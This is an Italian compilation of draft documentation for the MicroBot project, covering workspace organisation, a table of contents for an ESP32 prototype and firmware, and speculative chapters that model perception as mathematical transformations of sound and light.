All'interno di queste cartelle è spesso presente una varietà di prototipi, ciascuno dedicato a uno specifico aspetto del sistema. Questa pluralità riflette la natura esplorativa del progetto MicroBot, in cui diverse idee vengono sviluppate in parallelo prima di convergere verso una soluzione unificata. La presenza di versioni multiple dello stesso prototipo consente inoltre di tracciare l'evoluzione delle soluzioni adottate e di mantenere un archivio delle diverse iterazioni.

Dal punto di vista metodologico, i prototipi software svolgono un ruolo chiave nel processo di validazione progressiva. Essi permettono di identificare rapidamente limiti, problemi e opportunità, fornendo un feedback immediato che guida le fasi successive di sviluppo. Questo ciclo continuo di prototipazione e revisione consente di ridurre il rischio di errori nelle fasi più avanzate e di costruire un sistema più robusto.

Infine, i prototipi software hanno anche una funzione comunicativa. Essi possono essere utilizzati per dimostrare il funzionamento del sistema, sia a livello interno che verso interlocutori esterni. La possibilità di mostrare un comportamento funzionante, anche se non definitivo, rappresenta un elemento importante per la comprensione e la valorizzazione del progetto.

In sintesi, i prototipi software costituiscono uno strumento essenziale per l'esplorazione, la verifica e l'evoluzione del sistema MicroBot. Essi permettono di trasformare rapidamente le idee in implementazioni concrete, facilitando il passaggio dalla teoria alla pratica e contribuendo in modo significativo allo sviluppo complessivo del progetto.

2.8 Ruolo del file INDEX.txt come mappa globale

Il file INDEX.txt assume un ruolo centrale all'interno del workspace MicroBot, configurandosi come elemento di coordinamento e orientamento dell'intero sistema documentale e operativo. In un contesto caratterizzato da un'elevata complessità strutturale, dovuta alla

presenza di numerose cartelle, progetti eterogenei e versioni multiple, la necessità di una mappa globale diventa fondamentale per garantire navigabilità, comprensione e coerenza.

INDEX.txt può essere interpretato come un punto di ingresso logico al sistema. Esso fornisce una visione sintetica ma strutturata dell'intero workspace, descrivendo l'organizzazione delle cartelle principali, la loro funzione e le relazioni tra i diversi componenti. A differenza di una semplice lista di file, questo documento assume una funzione descrittiva e orientativa, guidando l'utente nella comprensione della struttura complessiva del progetto.

Dal punto di vista funzionale, il file INDEX.txt permette di ridurre significativamente il tempo necessario per individuare informazioni specifiche. In assenza di una mappa globale, l'utente sarebbe costretto a esplorare manualmente le cartelle, con il rischio di perdere tempo o di non comprendere correttamente il ruolo dei diversi elementi. INDEX.txt centralizza queste informazioni, fornendo un riferimento immediato e accessibile.

Un aspetto rilevante è la capacità del file di riflettere la logica progettuale del sistema. La sua struttura non è arbitraria, ma segue criteri coerenti con l'organizzazione del workspace, evidenziando la suddivisione per domini, livelli e funzionalità. In questo senso, INDEX.txt non è soltanto uno strumento di navigazione, ma anche una rappresentazione astratta dell'architettura del sistema MicroBot.

Il file svolge inoltre una funzione di integrazione tra le diverse componenti del progetto. Attraverso riferimenti incrociati, descrizioni sintetiche e indicazioni contestuali, esso collega tra loro documentazione tecnica, codice sorgente, simulazioni e prototipi. Questo contribuisce a creare una visione unitaria del sistema, superando la frammentazione naturale derivante dalla sua complessità.

Dal punto di vista evolutivo, INDEX.txt deve essere aggiornato in modo coerente con lo sviluppo del progetto. Ogni modifica significativa alla struttura del workspace, come l'aggiunta di nuove cartelle, la riorganizzazione dei contenuti o l'introduzione di nuovi moduli, dovrebbe riflettersi nel file. In questo modo, la mappa globale rimane allineata con lo stato reale del sistema, mantenendo la sua utilità nel tempo.

Infine, INDEX.txt svolge un ruolo strategico anche nella comunicazione del progetto verso l'esterno. Esso può essere utilizzato come punto di partenza per presentare il sistema a nuovi collaboratori, revisori o potenziali investitori, offrendo una panoramica chiara e immediata della struttura e delle componenti principali. La sua semplicità formale, unita alla sua funzione informativa, lo rende uno strumento estremamente efficace per introdurre la complessità del sistema in modo ordinato.

In conclusione, il file INDEX.txt rappresenta la mappa globale del sistema MicroBot, un elemento chiave per la navigazione, la comprensione e l'integrazione delle diverse componenti del workspace. Esso consente di trasformare una struttura complessa e distribuita in un sistema leggibile e coerente, facilitando sia lo sviluppo interno che la comunicazione esterna del progetto.

2.9 Versionamento implicito dei progetti

All'interno del workspace MicroBot, il versionamento dei progetti non è necessariamente gestito attraverso sistemi formali di controllo versione, ma emerge in maniera implicita attraverso la struttura stessa delle cartelle e l'evoluzione progressiva dei file. Questo approccio, sebbene meno rigido rispetto a strumenti dedicati, consente comunque di tracciare lo sviluppo del sistema nel tempo, mantenendo accessibili le diverse iterazioni progettuali.

Il versionamento implicito si manifesta principalmente attraverso la presenza di più varianti di uno stesso progetto, spesso differenziate da nomi, directory o modifiche incrementali. Queste versioni rappresentano fasi successive di sviluppo, in cui vengono introdotte nuove funzionalità, ottimizzazioni o cambiamenti architetturali. La coesistenza di tali varianti consente di osservare il percorso evolutivo del sistema, evidenziando le scelte progettuali adottate e le alternative esplorate.

Un aspetto rilevante di questo approccio è la conservazione della memoria tecnica. Mantenere versioni precedenti dei progetti permette di recuperare soluzioni funzionanti, confrontare implementazioni diverse e comprendere le motivazioni alla base di determinate decisioni. Questo è particolarmente importante in un contesto sperimentale come MicroBot, in cui l'evoluzione del sistema avviene attraverso iterazioni successive e continui aggiustamenti.

Tuttavia, il versionamento implicito presenta anche alcune criticità. In assenza di una struttura formalizzata, può risultare difficile identificare rapidamente la versione più aggiornata o stabile di un progetto. Inoltre, la mancanza di metadati espliciti, come descrizioni delle modifiche o cronologie dettagliate, può rendere più complessa la comprensione delle differenze tra le varie iterazioni. Questo richiede una gestione attenta delle cartelle e una denominazione coerente dei file, al fine di mantenere un livello adeguato di ordine e chiarezza.

Dal punto di vista metodologico, il versionamento implicito riflette un approccio flessibile e orientato alla sperimentazione. Esso consente di sviluppare rapidamente nuove idee senza vincoli rigidi, favorendo l'esplorazione di soluzioni alternative. Tuttavia, con l'aumentare della complessità del sistema, diventa sempre più importante affiancare a questo approccio strumenti più strutturati, in grado di garantire tracciabilità, controllo e collaborazione.

In questo contesto, il versionamento implicito può essere visto come una fase iniziale del processo di sviluppo, che prepara il terreno per l'introduzione di sistemi più avanzati. L'adozione futura di strumenti di versionamento esplicito, come repository strutturati e sistemi di gestione delle modifiche, potrebbe integrare e potenziare l'organizzazione già presente nel workspace, senza sostituirla completamente.

In conclusione, il versionamento implicito dei progetti rappresenta una modalità naturale e flessibile di gestione dell'evoluzione del sistema MicroBot. Esso consente di tracciare il progresso del progetto, mantenere una memoria storica delle soluzioni adottate e supportare un processo di sviluppo iterativo, pur richiedendo attenzione per evitare disordine e perdita di chiarezza.

INDICE COMPLETO — DOCUMENTO MICROBOT (PROTOTIPO FISICO + FIRMWARE)

1. Introduzione al progetto

- 1.1 Origine dell'idea MicroBot
 - 1.2 Dal concetto astratto al prototipo fisico
 - 1.3 Obiettivi del documento
 - 1.4 Approccio metodologico (sviluppo incrementale)
 - 1.5 Visione generale del sistema
-

2. Fondamenti teorici

- 2.1 Robotica classica vs swarm robotics
 - 2.2 Sistemi distribuiti e comportamento emergente
 - 2.3 Concetto di nodo computazionale
 - 2.4 Separazione tra logica software e rappresentazione fisica
 - 2.5 Introduzione alla materia programmabile
-

3. Architettura generale del sistema MicroBot

- 3.1 Struttura controller → nodi
 - 3.2 Ruolo del nodo (MicroBot)
 - 3.3 Ruolo del controller centrale
 - 3.4 Livelli del sistema (hardware, firmware, logica)
 - 3.5 Evoluzione prevista dell'architettura
-

4. Architettura hardware del prototipo

- 4.1 Scelta del microcontrollore (ESP32)
- 4.2 Configurazione dei pin e componenti utilizzati
- 4.3 LED come rappresentazione dei nodi
- 4.4 Simulazione del magnete tramite PWM
- 4.5 Alimentazione e prototipazione su breadboard
- 4.6 Limiti hardware del prototipo

5. Modellazione dei nodi

- 5.1 Definizione di nodo MicroBot
 - 5.2 Identità del nodo (ID)
 - 5.3 Stato interno del nodo
 - 5.4 Parametri operativi (batteria, temperatura)
 - 5.5 Nodo come entità autonoma
-

6. Evoluzione del prototipo fisico

6.1 MicroBot v0.1 — Nodo singolo

- 6.1.1 Obiettivo della versione
 - 6.1.2 Implementazione hardware
 - 6.1.3 Logica ON/OFF
 - 6.1.4 Introduzione del tempo discreto
 - 6.1.5 Limiti della versione
-

6.2 MicroBot v0.1 esteso — Multi nodo (LED swarm base)

- 6.2.1 Introduzione di più nodi
 - 6.2.2 Controllo simultaneo
 - 6.2.3 Sincronizzazione globale
 - 6.2.4 Prime dinamiche collettive
-

6.3 MicroBot v0.2 — Nodo intelligente

- 6.3.1 Obiettivi della versione
- 6.3.2 Struttura del firmware
- 6.3.3 Introduzione della macchina a stati
- 6.3.4 Transizioni di stato
- 6.3.5 Modalità automatica
- 6.3.6 Controllo PWM del magnete
- 6.3.7 LED come indicatore di stato
- 6.3.8 Simulazione batteria e temperatura
- 6.3.9 Heartbeat e telemetria
- 6.3.10 Interfaccia a comandi seriali
- 6.3.11 Limiti della versione

7. Firmware del nodo MicroBot

- 7.1 Struttura del codice (classe MicroBot)
 - 7.2 Ciclo principale e funzione update()
 - 7.3 Gestione non bloccante con millis()
 - 7.4 Gestione eventi e temporizzazione
 - 7.5 Gestione delle risorse hardware
 - 7.6 Scalabilità del firmware
-

8. Sistema a stati

- 8.1 Definizione della macchina a stati
 - 8.2 Descrizione degli stati (BOOT, IDLE, ACTIVE, LOW_POWER, ERROR)
 - 8.3 Logica di transizione
 - 8.4 Gestione degli errori
 - 8.5 Recupero da condizioni critiche
-

9. Simulazione dei parametri fisici

- 9.1 Modello di batteria
 - 9.2 Modello di temperatura
 - 9.3 Interazione tra attuazione e consumo
 - 9.4 Validità della simulazione
 - 9.5 Estensione futura con sensori reali
-

10. Sistema di attuazione

- 10.1 Concetto di magnete nel MicroBot
 - 10.2 Controllo PWM su ESP32
 - 10.3 Relazione tra potenza e comportamento
 - 10.4 Limiti dell'attuazione simulata
 - 10.5 Integrazione futura con hardware reale
-

11. Comunicazione e controllo

- 11.1 Interfaccia seriale
 - 11.2 Struttura dei comandi
 - 11.3 Parsing e gestione input
 - 11.4 Controllo manuale vs automatico
 - 11.5 Verso comunicazione wireless (WiFi / ESP-NOW)
-

12. Telemetria e diagnostica

- 12.1 Concetto di heartbeat
 - 12.2 Monitoraggio dello stato del nodo
 - 12.3 Output diagnostico
 - 12.4 Debug del sistema
 - 12.5 Ruolo della telemetria in sistemi distribuiti
-

13. Comportamento del sistema

- 13.1 Comportamento deterministico
 - 13.2 Prime forme di autonomia
 - 13.3 Reazione a condizioni interne
 - 13.4 Sincronizzazione temporale
 - 13.5 Verso comportamento emergente
-

14. Limiti del prototipo attuale

- 14.1 Assenza di comunicazione tra nodi
 - 14.2 Simulazione invece di sensori reali
 - 14.3 Centralizzazione della logica
 - 14.4 Scalabilità limitata
 - 14.5 Dipendenza da interfaccia seriale
-

15. Evoluzione futura del sistema

- 15.1 Introduzione della comunicazione tra nodi
- 15.2 Distribuzione della logica
- 15.3 Integrazione di sensori reali
- 15.4 MicroBot fisici autonomi
- 15.5 Interfaccia con sistemi VR/AR
- 15.6 Verso materia programmabile

16. Conclusione

- 16.1 Risultati ottenuti
 - 16.2 Validazione dei concetti fondamentali
 - 16.3 Importanza del prototipo
 - 16.4 Prospettive future
-

17. Appendici

- 17.1 Codice MicroBot v0.1
- 17.2 Codice MicroBot v0.2
- 17.3 Tabella comandi seriali
- 17.4 Diagrammi di stato
- 17.5 Schema hardware

1. Introduzione — Fondamenti del problema percettivo

La comprensione della realtà è da sempre uno dei problemi centrali della filosofia, della fisica e delle scienze cognitive. Tradizionalmente, la realtà viene descritta come un insieme di oggetti e fenomeni esistenti indipendentemente dall'osservatore, organizzati all'interno di uno spazio tridimensionale e soggetti allo scorrere del tempo. Tuttavia, questa rappresentazione, pur essendo efficace dal punto di vista operativo, risulta incompleta se si considera il ruolo fondamentale della percezione.

L'essere umano non accede direttamente alla realtà nella sua forma "pura", ma ne riceve una versione mediata attraverso i sensi. Ciò implica che ciò che viene percepito non coincide necessariamente con ciò che esiste, ma con una trasformazione della realtà operata da specifici canali sensoriali. In altre parole, la percezione non è una semplice ricezione passiva di informazioni, bensì un processo attivo di interpretazione e ricostruzione.

In questo contesto emerge un problema fondamentale: se la realtà viene sempre filtrata e trasformata prima di essere percepita, è possibile che esista una struttura più profonda che non coincide con quella direttamente osservabile. Questa ipotesi apre la possibilità di reinterpretare il concetto stesso di dimensione.

Nel modello classico, le dimensioni sono intese come coordinate geometriche che permettono di localizzare un punto nello spazio e nel tempo. Tuttavia, questa definizione trascura il fatto che l'esperienza della realtà dipende anche da come l'informazione viene trasmessa e trasformata prima di raggiungere l'osservatore. Di conseguenza, si può ipotizzare che esistano dimensioni non solo geometriche, ma anche percettive, ovvero legate alle modalità attraverso cui la realtà diventa accessibile alla coscienza.

In questa prospettiva, fenomeni come il suono e la luce non vengono considerati esclusivamente come eventi fisici distinti, ma come differenti modalità di trasformazione dell'informazione. Il suono descrive variazioni temporali della materia, mentre la luce rappresenta una codifica spaziale dell'informazione. Entrambi contribuiscono a determinare il modo in cui la realtà viene percepita, suggerendo che la percezione stessa possa essere interpretata come il risultato di trasformazioni applicate a uno stato fondamentale.

Il tempo, in questo quadro, assume un ruolo ancora più centrale. Non è soltanto una dimensione lungo la quale gli eventi si susseguono, ma la variabile che rende possibili le trasformazioni stesse. Senza il tempo, infatti, non esisterebbero variazioni, e quindi nemmeno fenomeni come il suono o il cambiamento percettivo. Il tempo diventa quindi il substrato dinamico su cui si costruisce ogni forma di esperienza.

L'obiettivo di questo lavoro è sviluppare un modello teorico in cui la realtà venga descritta come uno stato dinamico soggetto a trasformazioni, e in cui le dimensioni non siano limitate alla geometria dello spazio-tempo, ma includano anche le modalità percettive attraverso cui l'informazione viene resa accessibile. Questo modello verrà successivamente collegato a un sistema ingegneristico concreto, il progetto MicroBot, con l'obiettivo di dimostrare come tali concetti possano essere tradotti in un'architettura tecnologica capace di trasformare informazione in forma fisica.

2. Limiti del modello classico delle dimensioni

Nel modello geometrico classico, una dimensione viene intesa come una coordinata necessaria a descrivere la posizione di un punto all'interno di uno spazio. In uno spazio euclideo tridimensionale, un punto P può essere descritto mediante tre coordinate:

$$P = (x, y, z)$$

dove x, y e z rappresentano le tre direzioni fondamentali dello spazio fisico. Questo modello consente di localizzare oggetti, descrivere traiettorie e rappresentare relazioni spaziali tra corpi. Dal punto di vista matematico, esso costituisce una struttura estremamente potente, poiché permette di formalizzare la realtà fisica mediante strumenti analitici e geometrici.

Con l'introduzione della fisica moderna, e in particolare della relatività, il tempo viene integrato nella descrizione della realtà come quarta coordinata. Un evento non è più soltanto una posizione nello spazio, ma una posizione nello spazio-tempo:

$$E = (x, y, z, t)$$

In questo quadro, la distanza tra eventi non è più descritta soltanto da una distanza spaziale, ma da una metrica spazio-temporale. In forma semplificata, l'intervallo relativistico può essere espresso come:

$$ds^2 = c^2 dt^2 - dx^2 - dy^2 - dz^2$$

dove c rappresenta la velocità della luce, dt la variazione temporale e dx, dy, dz le variazioni spaziali. Questa formulazione mostra che il tempo non è esterno alla realtà fisica, ma parte integrante della sua struttura.

Tuttavia, anche questo modello, pur essendo estremamente avanzato, presenta un limite concettuale importante: esso descrive con efficacia dove e quando un fenomeno accade, ma non chiarisce pienamente come quel fenomeno diventi esperienza percettiva. In altre parole, il modello classico descrive la struttura oggettiva dell'evento, ma non il processo attraverso cui esso viene trasformato in informazione accessibile alla mente.

Questo punto è centrale. Se due fenomeni occupano lo stesso spazio e lo stesso tempo, ma vengono percepiti in modi differenti, allora la sola descrizione geometrica non è sufficiente a spiegare la totalità dell'esperienza. Un suono e un impulso luminoso possono provenire dallo stesso punto dello spazio e dallo stesso istante, ma produrre effetti percettivi completamente diversi. Ciò suggerisce che la realtà osservata non dipenda esclusivamente dalle coordinate geometriche, ma anche dalle modalità con cui l'informazione viene trasmessa, trasformata e interpretata.

Da un punto di vista matematico, il modello classico può descrivere lo stato fisico di un sistema come una funzione definita nello spazio e nel tempo:

$$f = f(x, y, z, t)$$

Questa espressione rappresenta un primo livello descrittivo. Essa indica che un certo stato della realtà dipende da quattro variabili fondamentali. Tuttavia, se si vuole descrivere anche la percezione, occorre introdurre un ulteriore livello. Infatti, ciò che viene percepito non coincide necessariamente con $f(x, y, z, t)$, ma con una sua trasformazione.

Possiamo allora definire una funzione percepita:

$$f_p = T(f)$$

dove T rappresenta un operatore di trasformazione percettiva. Tale operatore non modifica necessariamente l'esistenza fisica del fenomeno, ma il modo in cui esso viene codificato e reso accessibile all'osservatore.

Questa idea permette di superare un limite del modello classico. Le dimensioni non devono più essere considerate soltanto come assi geometrici, ma anche come assi funzionali o informativi. In altre parole, oltre alla struttura spaziale e temporale del fenomeno, occorre considerare anche la struttura trasformativa che rende quel fenomeno percepibile.

Per comprendere meglio questo passaggio, si può considerare il caso del suono. Dal punto di vista fisico, il suono è una perturbazione meccanica che si propaga in un mezzo. La sua forma più semplice può essere descritta come un'onda sinusoidale:

$$s(t) = A \sin(\omega t + \varphi)$$

dove A è l'ampiezza, ω la pulsazione angolare e φ la fase iniziale. Se si considera anche la propagazione nello spazio, si ottiene:

$$s(x,t) = A \sin(kx - \omega t + \varphi)$$

dove k è il numero d'onda. Questa espressione mostra che il suono è una variazione periodica che dipende sia dalla posizione sia dal tempo. Esso non è quindi un oggetto statico, ma una trasformazione dinamica dello stato del mezzo.

In modo analogo, la luce può essere descritta come un'onda elettromagnetica. In forma semplificata, un campo elettrico oscillante può essere scritto come:

$$E(x,t) = E_0 \sin(kx - \omega t + \varphi)$$

e il campo magnetico associato come:

$$B(x,t) = B_0 \sin(kx - \omega t + \varphi)$$

dove E_0 e B_0 rappresentano le ampiezze dei campi. Anche in questo caso, la luce non è semplicemente "presenza", ma variazione organizzata. Tuttavia, rispetto al suono, essa agisce in modo diverso sul sistema percettivo, poiché trasporta informazione che la mente tende a organizzare come forma, colore, contrasto e struttura spaziale.

Si osserva quindi che il problema non riguarda soltanto il fatto che esistano fenomeni nel mondo fisico, ma che questi fenomeni producano modalità differenti di accesso alla realtà. Il suono tende a evidenziare la variazione nel tempo, mentre la luce tende a evidenziare la

configurazione nello spazio. Entrambi dipendono dal tempo, ma non si manifestano alla mente nello stesso modo.

Questo suggerisce una distinzione concettuale importante. La quarta dimensione, nel senso classico, coincide con il tempo t . Tuttavia, il tempo non è semplicemente una coordinata aggiuntiva; esso è anche il parametro che consente l'evoluzione dello stato del sistema. Se si considera una funzione generica $f(x,t)$, la sua variazione temporale è data dalla derivata parziale:

$$\partial f / \partial t$$

Questa quantità misura il cambiamento dello stato nel tempo. Se tale derivata è nulla, il sistema è statico rispetto al tempo; se invece è diversa da zero, il sistema evolve. In questo senso, il tempo non è solo una dimensione di collocazione, ma una variabile generativa del cambiamento.

Allo stesso modo, la variazione spaziale di uno stato può essere descritta tramite il gradiente:

$$\nabla f = (\partial f / \partial x, \partial f / \partial y, \partial f / \partial z)$$

Il gradiente misura come una quantità cambia nello spazio e consente di collegare la struttura geometrica del sistema con la distribuzione dell'informazione. Di conseguenza, una teoria completa della realtà percepita deve tener conto sia dell'evoluzione temporale sia della struttura spaziale delle trasformazioni.

Un modo sintetico per rappresentare questa idea è introdurre una funzione generale dello stato reale:

$$R = R(x, y, z, t)$$

e una funzione della percezione:

$$P = P(R, S, L, M)$$

dove S rappresenta la componente sonora, L quella luminosa e M il sistema mentale o cognitivo che interpreta il segnale. In forma ancora più esplicita, si può ipotizzare:

$$P(x,y,z,t) = M [R(x,y,z,t) + \Delta S(x,y,z,t) + \Delta L(x,y,z,t)]$$

In questa formulazione, la percezione non nasce direttamente dalla realtà nuda, ma dalla realtà modificata da due classi di trasformazioni: quelle associate al suono e quelle associate alla luce. La mente non osserva semplicemente il mondo, ma riceve una composizione dinamica di segnali.

Da qui emerge il limite più profondo del modello classico delle dimensioni: esso è sufficiente per descrivere la posizione e il moto, ma non per spiegare in modo completo la trasformazione dell'essere in esperienza. Per costruire un modello più esteso, è quindi necessario introdurre una teoria in cui le dimensioni geometriche convivano con dimensioni percettive, informative e trasformative.

Questa estensione non nega la validità del modello tradizionale, ma ne amplia il campo di applicazione. Le coordinate spaziali e temporali restano il fondamento della descrizione fisica, ma diventano il primo livello di un'architettura più complessa, nella quale la realtà viene intesa come stato dinamico, le trasformazioni come operatori e la percezione come risultato finale di un processo di codifica.

Formula riassuntiva del capitolo

Puoi chiudere questo punto con una formula guida, molto importante per tutta la teoria:

$R(x,y,z,t)$ = stato reale

$T_s(R)$ = trasformazione sonora del reale

$T_l(R)$ = trasformazione luminosa del reale

$P = M(T_s(R), T_l(R), t)$

oppure, in forma più compatta:

$P = M [R + \Delta S + \Delta L]$

Questa è molto utile perché diventa quasi la “formula identitaria” della tua teoria.

Nota concettuale importantissima

Qui c'è un dettaglio che ti conviene fissare bene, perché ti dà solidità: tu non stai dicendo che il suono e la luce inventano la realtà. Stai dicendo una cosa più raffinata, cioè che il suono e la luce sono due modalità fisiche attraverso cui la realtà cambia forma informativa prima di arrivare alla mente. Questo ti rende molto più forte sia filosoficamente sia logicamente.

3. La realtà come funzione matematica

Per sviluppare un modello più completo della realtà, è necessario superare una visione puramente statica e geometrica e introdurre una rappresentazione dinamica basata su funzioni. In questa prospettiva, la realtà non viene più descritta come un insieme di oggetti isolati nello spazio, ma come uno stato continuo che evolve nel tempo.

Dal punto di vista matematico, la realtà può essere definita come una funzione:

$R = R(x, y, z, t)$

dove x , y e z rappresentano le coordinate spaziali e t rappresenta il tempo. Questa funzione descrive lo stato del sistema in ogni punto dello spazio-tempo.

Tuttavia, questa definizione rappresenta soltanto un primo livello descrittivo. Essa indica cosa esiste, ma non descrive come lo stato cambia né come viene percepito. Per questo motivo è necessario introdurre il concetto di variazione.

3.1 Variazione e dinamica del sistema

La realtà non è statica, ma evolve continuamente. Questa evoluzione può essere descritta attraverso la derivata rispetto al tempo:

$$dR/dt$$

Questa quantità rappresenta la velocità di cambiamento dello stato del sistema. Se dR/dt è uguale a zero, il sistema è statico; se è diverso da zero, il sistema evolve nel tempo.

In modo analogo, si possono definire le variazioni spaziali:

$$dR/dx, dR/dy, dR/dz$$

Queste derivate descrivono come lo stato cambia nello spazio. In forma compatta si può introdurre il gradiente:

$$\text{grad}(R) = (dR/dx, dR/dy, dR/dz)$$

Questo implica che la realtà non è semplicemente una funzione, ma un campo dinamico che varia continuamente sia nello spazio sia nel tempo.

3.2 Introduzione delle trasformazioni

A questo punto si introduce il concetto centrale del modello: le trasformazioni.

La realtà di base $R(x, y, z, t)$ non è direttamente percepita. Prima di essere accessibile alla mente, subisce delle modifiche. Possiamo quindi definire una nuova funzione:

$$R' = R + \Delta$$

dove Δ rappresenta una variazione complessiva dello stato.

Nel modello proposto, questa variazione non è unica ma composta da più contributi distinti. In particolare:

$$\Delta = \Delta_S + \Delta_L$$

dove Δ_S rappresenta le trasformazioni associate al suono e Δ_L quelle associate alla luce.

Ne segue che:

$$R' = R + \Delta_S + \Delta_L$$

3.3 Il suono come trasformazione temporale

Il suono può essere descritto come una perturbazione della realtà che si manifesta principalmente nel tempo. Una forma semplice di onda sonora può essere espressa come:

$$S(x,t) = A * \sin(kx - w t + \phi)$$

dove A è l'ampiezza, k è il numero d'onda, w è la frequenza angolare e phi è la fase iniziale.

Questa espressione evidenzia che il suono è una variazione che evolve nel tempo. Il termine "- w t" indica che il fenomeno è intrinsecamente dinamico.

Si può quindi interpretare Delta_S come una trasformazione che agisce sulla componente temporale della realtà. In forma concettuale:

Delta_S è proporzionale alla variazione temporale di R

ovvero:

$$\Delta_S \sim dR/dt$$

3.4 La luce come trasformazione spaziale

La luce è una forma di radiazione elettromagnetica e può essere descritta anch'essa come un'onda:

$$L(x,t) = E_0 * \sin(kx - w t + \phi)$$

Tuttavia, dal punto di vista percettivo, la luce svolge una funzione diversa rispetto al suono. Essa consente di ricostruire la struttura spaziale della realtà, evidenziando forma, posizione e configurazione degli oggetti.

Si può quindi interpretare Delta_L come una trasformazione che agisce sulla componente spaziale della realtà. In forma concettuale:

Delta_L è proporzionale alla variazione spaziale di R

ovvero:

$$\Delta_L \sim \text{grad}(R)$$

3.5 Il ruolo del tempo come variabile generativa

Il tempo non deve essere considerato soltanto come una coordinata, ma come la variabile che rende possibile ogni trasformazione.

Senza il tempo non esisterebbero variazioni, e quindi non esisterebbero né il suono né il cambiamento percettivo. Il tempo è quindi la condizione necessaria affinché il sistema evolva.

In forma generale, le trasformazioni dipendono dal tempo:

$$\Delta = \Delta(x, y, z, t)$$

Questo significa che ogni modifica dello stato della realtà è funzione del tempo.

3.6 La percezione come funzione finale

La percezione rappresenta il risultato finale del processo. La mente non riceve direttamente R, ma riceve una versione trasformata della realtà.

Si può quindi definire:

$$P = M(R')$$

dove M rappresenta il sistema mentale o cognitivo.

Sostituendo R' si ottiene:

$$P = M(R + \Delta_S + \Delta_L)$$

Questa espressione rappresenta il nucleo matematico del modello.

3.7 Forma completa del modello

Riassumendo:

$$R = R(x, y, z, t)$$

Δ_S è una trasformazione temporale

Δ_L è una trasformazione spaziale

$$R' = R + \Delta_S + \Delta_L$$

$$P = M(R')$$

Questo modello descrive il passaggio dalla realtà alla percezione come un processo composto da uno stato iniziale, da trasformazioni intermedie e da un'interpretazione finale.

Conclusione del capitolo

La realtà non può essere considerata semplicemente come un insieme di coordinate nello spazio-tempo, ma deve essere interpretata come uno stato dinamico soggetto a

trasformazioni. Il suono evidenzia la variazione nel tempo, la luce evidenzia la struttura nello spazio, mentre il tempo stesso rende possibile l'esistenza di entrambe le trasformazioni.

La percezione, infine, non è una copia della realtà, ma il risultato di un processo di trasformazione che coinvolge fenomeni fisici e sistemi cognitivi. Questo approccio permette di superare i limiti del modello classico delle dimensioni e apre la strada a una concezione più ampia, in cui le dimensioni non sono soltanto geometriche, ma anche trasformative e percettive.

4. I sensi e la mente come operatori di trasformazione

Nel modello sviluppato nei capitoli precedenti, la realtà è stata descritta come una funzione dinamica $R(x, y, z, t)$, soggetta a trasformazioni legate a fenomeni fisici come il suono e la luce. Tuttavia, per completare il passaggio dalla realtà alla percezione, è necessario introdurre un ulteriore elemento: il sistema percettivo.

L'essere umano non accede direttamente alla realtà trasformata R' , ma la interpreta attraverso un insieme di processi biologici e cognitivi. Questo implica che la percezione non è una semplice ricezione passiva, ma un'operazione attiva di trasformazione dell'informazione.

Per questo motivo, la mente può essere formalizzata come un operatore:

$$P = M(R')$$

dove M rappresenta il sistema percettivo complessivo.

4.1 I sensi come filtri fisici

I sensi costituiscono il primo livello di trasformazione della realtà. Essi agiscono come filtri fisici che selezionano specifiche porzioni dell'informazione disponibile.

Ad esempio:

- L'udito è sensibile a vibrazioni di pressione in un intervallo limitato di frequenze
- La vista è sensibile a radiazioni elettromagnetiche in un intervallo ristretto dello spettro

Questo implica che non tutta la realtà R' è accessibile, ma solo una parte filtrata. Possiamo quindi definire:

$$R_s = F(R')$$

dove F rappresenta il sistema dei sensi.

In questo senso, F è un operatore che riduce e seleziona l'informazione.

4.2 Dalla stimolazione alla rappresentazione

Una volta filtrata, l'informazione viene trasformata in segnali interni al sistema nervoso. Questo passaggio può essere descritto come una codifica:

$$N = C(R_s)$$

dove:

- R_s è la realtà filtrata dai sensi
- C è un operatore di codifica
- N è il segnale neurale risultante

Questa fase è fondamentale, perché la realtà non viene trasmessa direttamente alla mente, ma convertita in un formato interno.

4.3 La mente come operatore di interpretazione

Il segnale neurale N viene poi elaborato dalla mente, che produce l'esperienza percettiva. Possiamo quindi scrivere:

$$P = I(N)$$

dove I rappresenta l'interpretazione cognitiva.

Combinando i passaggi precedenti, si ottiene:

$$P = I(C(F(R')))$$

Sostituendo R' , si ha:

$$P = I(C(F(R + \Delta_S + \Delta_L)))$$

Questa espressione descrive l'intero processo che porta dalla realtà alla percezione.

4.4 Struttura completa dell'operatore mentale

Per semplicità, tutti i passaggi precedenti possono essere riassunti in un unico operatore:

$$M = I \circ C \circ F$$

dove:

- F è il filtro sensoriale
- C è la codifica neurale
- I è l'interpretazione cognitiva

Di conseguenza:

$$P = M(R + \Delta_S + \Delta_L)$$

Questo rappresenta la forma più compatta del modello percettivo.

4.5 Limitazioni e implicazioni

Il fatto che la percezione dipenda da un operatore M implica che essa non è universale, ma dipende dal sistema osservatore.

Due osservatori diversi, con sistemi sensoriali o cognitivi differenti, potrebbero percepire lo stesso stato R' in modi diversi. Formalmente:

$$P1 = M1(R')$$

$$P2 = M2(R')$$

con $P1$ diverso da $P2$.

Questo introduce un elemento fondamentale: la realtà percepita è relativa al sistema che la interpreta.

4.6 Ruolo della mente nella costruzione della realtà

La mente non si limita a interpretare passivamente i segnali, ma contribuisce attivamente alla costruzione della percezione.

Questo significa che:

- la percezione non è una copia della realtà
- è una rappresentazione costruita

In termini matematici, si può dire che M non è un operatore lineare, ma un sistema complesso che introduce trasformazioni non banali.

4.7 Collegamento con il modello generale

Combinando tutti gli elementi sviluppati finora, si ottiene la struttura completa:

$$R = R(x, y, z, t)$$

$$\Delta = \Delta_S + \Delta_L$$

$$R' = R + \Delta$$

$$P = M(R')$$

Esplicitando M:

$$P = I(C(F(R + \Delta_S + \Delta_L)))$$

Questo rappresenta il modello completo della percezione.

Conclusione del capitolo

La percezione non può essere considerata come una semplice finestra sulla realtà, ma come il risultato di una catena di trasformazioni che coinvolge fenomeni fisici, sistemi biologici e processi cognitivi.

I sensi agiscono come filtri che selezionano l'informazione, il sistema nervoso la codifica e la mente la interpreta. Questo implica che ciò che viene percepito non è la realtà in sé, ma una sua rappresentazione trasformata.

L'introduzione dell'operatore M completa il modello iniziato nei capitoli precedenti e consente di descrivere in modo coerente il passaggio dalla realtà fisica all'esperienza soggettiva. Questo passaggio rappresenta il punto di connessione tra il mondo fisico e quello percettivo, aprendo la possibilità di interpretare le dimensioni non solo come coordinate geometriche, ma come modalità attraverso cui la realtà viene trasformata e resa accessibile.

5. Il suono come dimensione percettiva

